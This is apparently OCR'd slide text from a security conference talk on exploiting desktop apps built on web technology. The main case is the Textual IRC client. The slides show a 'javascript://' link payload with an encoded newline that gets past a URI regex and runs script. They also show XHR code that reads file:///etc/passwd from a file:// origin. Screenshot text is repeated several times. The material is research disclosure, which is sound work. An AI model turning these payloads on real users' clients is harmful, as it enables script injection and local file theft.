Out of the browser into the fire

exploiting native web-based applications

Shubs
@infosecshubs

moloch
@Littlejoetables

mandatory
@Iammandatory

Hello!

I am Shubs

I am a security consultant at Bishop Fox, and I'm very active in the bug bounty scene.

You can find me on:
Twitter: @infosec_au
Github: github.com/infosec-au
Blog: shubs.io

Hola!

*I am **Mandatory***

Formerly of Bishop Fox, and I recently crashed the entire North Korean Internet.


You can find me on:
Twitter: @IAmMandatory
Github: github.com/mandatoryprogrammer
Web: thehackerblog.com

EHLO

I am Moloch

I am a security consultant at Bishop Fox, and I like computers.

Let’s talk about JavaScript.



Let’s use the DOM ! ! !

Embedded WebKit

Electron /
Node-WebKit


Embedded WebKit


- Been around for a while
- Objects can be exposed to the JavaScript runtime


Electron / Node-WebKit

Electron / Node-WebKit


- Exposing Node.js to the DOM








Apache Cordova




Adobe PhoneGap

What could go wrong?

Textual IRC


moloch on freenode IRC Network — #python (1,807 users) (+CLcfnrt #python-unregistered)
BISHOP FOX
FREENODE
#jmp-esp
#thedeepestweb
#python
#metasploit
#swift
#docker
#angularjs
#rethinkdb
SAURIK IRC
#theos
#iphonedev
#substrate
#cycript
Don't paste, use https://paste.pound-python.org/ | http://bit.ly/psf-coc | Tutoria…
[09:55:26] BugeyeD: apeiros / nedbat: yes, i've figured that out by now. :) what i'm trying to do is capture everything on that matching line as long as 'foobar' doesn't exist in the line. suggestions?
[09:55:36] rweir: Denommus, strongly suspect you're not running that setup.py then
[09:55:46] nedbat: BugeyeD: might be easier to not use a regex
[09:55:47] _habnabit: Denommus, how did you verify this?
[09:55:53] murphy: rweir guess ill just do it dirty and convert that list to a string, which i just tested and works fine. is there a way to do find_all but store it as a string?
[09:55:59] nedbat: BugeyeD: if "foobar" not in the_line: keep = the_line
[09:56:14] apeiros: BugeyeD: (?!^.*foobar).*
[09:56:18] Emma_Gination: joejev: i'm getting wierd errors https://paste.pound-python.org/show/nHzUCrW1cyhcJvYbP9AI/
[09:56:26] BugeyeD: netham45: in this case, i'm using ansible to doctor the file which in turn uses python re.sub ...
[09:56:27] apeiros: remember, lookaheads are nonconsuming
[Awaxx]
[Tritium]
^nidan^
_0ne
_0x5eb_
_0xdeadface
_3onyc
_404`d
__main__
dutc
ebola
_habnabit
joe
_macro
_matix
a5m0
A_F_K
aaearon
aaron7
AaronF
AaronMT
Send message...


moloch on freenode IRC Network — #python (1,807 users) (+CLcfnrt #python-unregistered)
BISHOP FOX
FREENODE
#jmp-esp
#thedeepestweb
#python
#metasploit
#swift
#docker
#angularjs
#rethinkdb
SAURIK IRC
#theos
#iphonedev
#substrate
#cycript
Don't paste, use https://paste.pound-python.org/ | http://bit.ly/psf-coc | Tutoria…
[09:55:26] BugeyeD: apeiros / nedbat: yes, i've figured that out by now. :) what i'm trying to do is capture everything on that matching line as long as 'foobar' doesn't exist in the line. suggestions?
[09:55:36] rweir: Denommus, strongly suspect you're not running that setup.py then
[09:55:46] nedbat: BugeyeD: might be easier to not use a regex
[09:55:47] _habnabit: Denommus, how did you verify this?
[09:55:53] murphy: rweir guess ill just do it dirty and convert that list to a string, which i just tested and works fine. is there a way to do find_all but store it as a string?
[09:55:59] nedbat: BugeyeD: if "foobar" not in the_line: keep = the_line
[09:56:14] apeiros: BugeyeD: (?!^.*foobar).*
[09:56:18] Emma_Gination: joejev: i'm getting wierd errors https://paste.pound-python.org/show/nHzUCrW1cyhcJvYbP9AI/
[09:56:26] BugeyeD: netham45: in this case, i'm using ansible to doctor the file which in turn uses python re.sub ...
[09:56:27] apeiros: remember, lookaheads are nonconsuming
[Awaxx]
[Tritium]
^nidan^
_0ne
_0x5eb_
_0xdeadface
_3onyc
_404`d
__main__
dutc
ebola
_habnabit
joe
_macro
_matix
a5m0
A_F_K
aaearon
aaron7
AaronF
AaronMT
Send message...

Textual will link
any URI we want...

scheme:

scheme://

scheme://body

What is a useful scheme?

javascript:

javascript:alert(1)


But only foo://bar
matches the regex...


javascript://alert(1)

```
//alert(1);
```

//foobar%0aprompt(1)

//foobar
prompt(1)


moloch on freenode IRC Network — #python (1,807 users) (+CLcfnrt #python-unregistered)
BISHOP FOX
FREENODE
#jmp-esp
#thedeepestweb
#python
#metasploit
#swift
#docker
#angularjs
#rethinkdb
SAURIK IRC
#theos
#iphonedev
#substrate
#cycript
Don't paste, use https://paste.pound-python.org/ | http://bit.ly/psf-coc | Tutoria…
[09:55:26] BugeyeD: apeiros / nedbat: yes, i've figured that out by now. :) what i'm trying to do is capture everything on that matching line as long as 'foobar' doesn't exist in the line. suggestions?
[09:55:36] rweir: Denommus, strongly suspect you're not running that setup.py then
[09:55:46] nedbat: BugeyeD: might be easier to not use a regex
[09:55:47] _habnabit: Denommus, how did you verify this?
[09:55:53] murphy: rweir guess ill just do it dirty and convert that list to a string, which i just tested and works fine. is there a way to do find_all but store it as a string?
[09:55:59] nedbat: BugeyeD: if "foobar" not in the_line: keep = the_line
[09:56:14] apeiros: BugeyeD: (?!^.*foobar).*
[09:56:18] Emma_Gination: joejev: i'm getting wierd errors https://paste.pound-python.org/show/nHzUCrW1cyhcJvYbP9AI/
[09:56:26] BugeyeD: netham45: in this case, i'm using ansible to doctor the file which in turn uses python re.sub ...
[09:56:27] apeiros: remember, lookaheads are nonconsuming
[Awaxx]
[Tritium]
^nidan^
_0ne
_0x5eb_
_0xdeadface
_3onyc
_404`d
__main__
dutc
ebola
_habnabit
joe
_macro
_matix
a5m0
A_F_K
aaearon
aaron7
AaronF
AaronMT
Send message...


BISHOP FOX
FREENODE
#jmp-esp
#thedeepestweb
#python
#metasploit
#swift
#docker
#angularjs
#rethinkdb
SAURIK IRC
#theos
#iphonedev
#substrate
#cycript
(No Topic)
Web Inspector — 04930E46
14
location.origin
"file://" = $1
Send message...

What can a file:// origin access?

```
function reqListener () {
    prompt(this.responseText);
}

var req = new XMLHttpRequest();
req.addEventListener("load", reqListener);
req.open("GET", "file:///etc/passwd");
req.send();
```

Subdirectories only

Subdirectories only

Subdirectories only

Subdirectories only

